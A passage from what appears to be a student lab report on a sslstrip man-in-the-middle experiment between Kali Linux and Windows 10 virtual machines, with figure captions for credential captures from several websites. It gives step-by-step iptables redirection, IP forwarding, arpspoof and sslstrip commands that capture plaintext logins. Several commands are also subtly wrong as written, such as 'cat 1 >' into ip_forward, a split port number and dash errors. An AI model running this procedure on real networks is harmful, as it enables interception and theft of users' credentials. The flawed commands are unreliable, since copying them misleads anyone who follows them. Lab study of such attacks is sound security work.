The setup involved using VMware Workstation Pro 15 on a laptop running Windows 10 Home Edition. A virtual machine of Kali Linux and Windows 10 were running with the following specifications:

| | |
|---|---|
| Processor Cores | 4 |
| Memory | 4 GB |
| Disk Space | 25 GB |
| Operating System 1 Source File | Kali Linux 2019.1 ISO |
| Operating System 2 Source File | Windows 10 |

### 4.3.3 Tools Used

The tools being used for this experiment were the sslstrip utility, arpspoof utility, tail, and iptables.

### 4.3.4 Experiment Steps

Step 1

```
iptables -t nat -A PREROUTING -p tcp --destination-port 8
0 -j REDIRECT --to-port 8080
```

Iptables is a free firewall that is pre-installed on Kali Linux. Iptables is a rule-based firewall that decides how packets that are incoming or outgoing will be treated. The table to which the changes were made was stated by -t nat; this meant the changes were made to the NAT table. -A PREROUTING meant the changes were appended to prerouting. -p tcp meant that the changes were made to the TCP protocol.

Step 2

```
iptables -t nat -L PREROUTING
```

This command was used to list the changes made to confirm the previous command was executed properly.

Step 3

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

Echo is a command used to input information. The above command made the system act as a router and forward packages. If package forwarding was not enabled, the connection would freeze.

Step 4

```
cat 1 > /proc/sys/net/ipv4/ip_forward
```

This command was used to display the current value held.

Step 5

```
Iptables –I INPUT 1 –p tcp - -dport 8080 –j ACCEPT
```

This command was used to make the changes in the input table so that the earlier changes that were made to redirect incoming connection to port 8080 were accepted. The 1 in the command was used to make the command as the first rule as Linux looks at rules in descending order.

Step 6

```
Iptables -L INPUT
```

This command was used to list the changes made in the input table and confirm the previous command was successful.

Step 7

```
arpspoof -i eth0 -t 192.168.89.122 -r 192.168.89.1
```

arpspoof is a utility used to trick the router into thinking that the Kali Linux instance is the target computer and make the target computer into thinking that the Kali Linux instance is the router. -i was used to specify the interface, which was eth0. -t was used to mention the target Windows 10 IP address and -r was used to mention the default gateway.

Step 8

```
Sslstrip –l 8080
```

This command was used to enable sslstrip and make the utility listen on port 8080, i.e., the port to which incoming connection was being forwarded to.

Step 9

```
tail -f sslstrip.log
```

Tail command provided a live log of everything that was captured during the experiment.

The final step of the experiment involved visiting various login pages to see if sslstrip could listen to and capture the login credentials when they were entered on the webpage.

Figure 22 shows the target website 1 that was chosen for the attack. A username karan and password-password was input in the website. Figure 23 shows the successful capture of the login credentials. Similar success was found for target websites 2,3,4, and 5 as shown from figures 24 to 31 with each website using different login credentials and all credential sets getting captured.




*Figure 22. Target Website 1 of MITM attack (MITM Attack)*




*Figure 23. Login credentials captured from target website 1 (MITM Attack)*




*Figure 24. Target website 2 for MITM attack (MITM Attack)*




*Figure 25. Login credentials captured from target website 2 (MITM Attack)*




*Figure 26. Target website 3 for MITM attack (MITM Attack)*




*Figure 27. Login credentials captured from target website 3 (MITM Attack)*




*Figure 28. Target website 4 for MITM attack (MITM Attack)*




*Figure 29. Login credentials captured from target website 4 (MITM Attack)*




*Figure 30. Target Website 5 for MITM attack (MITM Attack)*




*Figure 31. Login credentials captured from target website 5 (MITM Attack)*

Figure 32 shows the sixth targeted website and the login credentials used. The attack, however, failed for the website as the credentials captured were encrypted as seen in figure 33.




*Figure 32. Target Website 6 for MITM attack (MITM Attack)*

